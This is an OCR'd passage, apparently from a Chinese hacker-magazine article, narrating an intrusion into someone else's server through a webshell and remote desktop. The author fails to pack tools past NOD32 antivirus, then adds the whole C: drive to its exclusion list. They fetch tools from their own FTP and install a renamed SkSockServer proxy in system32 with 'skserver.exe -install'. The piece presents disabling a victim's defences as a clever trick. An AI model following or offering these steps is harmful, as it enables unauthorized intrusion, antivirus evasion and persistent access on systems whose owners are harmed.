


图10




图11

还是说“rename tempfile colloc:没有这样的文件或目录”。虽然我这边的NOD32没杀，但是还是被admin那边的给杀掉了，看看任务管理器，怎么又出现了NOD32的进程，杀了居然还活过来，要是卡巴，我直接改你系统时间，看你还猖狂！没办法了，毕竟咱们事情还是要接着往下做的，只好上网下了个NOD32，做个免杀，如图10，图11。

我可实在是不会做免杀，壳加了一层又一层，还是过不了，修改特征码也过不了，难道天真的要绝我？我一气之下把远程桌面给注销掉了。都到这份上了，竟然说走不下去了，只恨自己太菜。心有不干啊！我又打开3389客户端，连了上去，想在服务器里随便逛逛。没想到刚登录上就弹出了这么一个对话框，如图12。

说什么上次上传了的文件，已经被NOD32隔离。再看看NOD32的日志，里面竟然有11个病毒没有杀掉，而且还乖乖的躺着我的webshell，这个网管可是懒到家了。看到这里我突然间来了灵感，从NOD32的报告上来看，我的工具经过ftp后首先是被放在了temp文件夹中，然后被NOD32抓住直接干掉了。想到刚才新下了NOD32时，为了保护我自己电脑上的黑软不被查杀，我把我相关的文件夹都添加进了排除列表中。嘿嘿，这下懂了吧，咱们也把temp文件夹添加到排除列表中不就OK了，不过为了以后的使用不受阻拦，咱们来点狠的——直接把整个C盘给添加进去，这样我就可以放心的搞了（跟我一样的菜鸟们，虽然我们的技术都不怎么样，但是学会思考，肯定会柳暗花明的）。连接我本地的ftp，把要用的工具给下载下来。成功了^_^这下你奈我何，如图13，图14。




图12




图13

既然连杀毒软件都过了，那还有什么过不了的啊，咱们把SkSockServer.exe传到system32文件夹中，改个名字为skserver.exe，然后cmd下执行“skserver.exe -install”（看到这里，细心的读者可能会问了，我分明是把skserver放到了system32的目录下，怎么不用输入路径直接可以执行命令了呢？其实sytem32下的文件都可以直接执行而不需要输入路径。按照这个原理，考虑到一般黑客都有很多的cmd环境下的工具，我们可以把所在的文件夹添加到系统属性－高级－环境变量－path路径中去，这样我们每次调用这些软件时便省去了重复输入路径的麻烦^_^个人心得，与大家共同交流），如图15。




图14




图15

